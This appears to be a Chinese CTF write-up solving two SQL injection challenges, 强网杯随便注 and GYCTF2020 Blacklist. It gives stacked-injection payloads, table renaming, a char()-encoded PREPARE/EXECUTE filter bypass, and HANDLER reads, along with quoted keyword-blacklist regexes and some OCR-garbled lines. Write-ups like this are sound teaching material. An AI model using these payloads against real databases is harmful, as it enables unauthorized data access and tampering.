
[GYCTF2020]Blacklist && 强网杯随便注

原创

penson by 小乌 于 2020-04-08 21:12:32 发布 1283 收藏 4

强网杯随便注


先测试



```
ıear ''1''' at lir
```

字符型

```
1' or '1'='1
```




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


过滤了select
先看表，看列
堆叠注入
payload:

```
1';show tables;%23
```



```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

```
1';show columns from `1919810931114514`;%23
```




```
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

flag在这里
再看看另一个表

```
1';show columns from `words`; %23
```

可以发现这个表是可以回显内容的



```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

我们可以用函数将1919810931114514表改成words表，来让他自动回显
改名

```
RENAME TABLE `words` TO `words1`;
RENAME TABLE `1919810931114514` TO `words`;
```

将新words表的flag改为id避免开始无法查询

```
ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;
```

最后查看新words表

```
columns from words;
```

这是使用alert 和 rename函数

接下来还有
预处理语句使用方法

```
PREPARE name from '[my sql sequece]';   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;  //删除预定义SQL语句
```


```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

由于过滤了select
可以用chr()
最后payload:

```
1';PREPARE jwt from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE jwt;#
```

[GYCTF2020]Blacklist


由强网杯随便注改编而来
步骤类似
先测试



```
near ''1''' at lin
```

字符型注入
再输入

```
1' or '1'='1
```




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

联合注入
返回了过滤内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

堆叠注入
payload:
看表

```
1';show tables;#
```




```
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

看列

payload

```
1';show columns from `FlagHere`; %23
```



```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

由于过滤了prepare和alert
我们可以用
HANDLER方法
官方文档

payload:

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```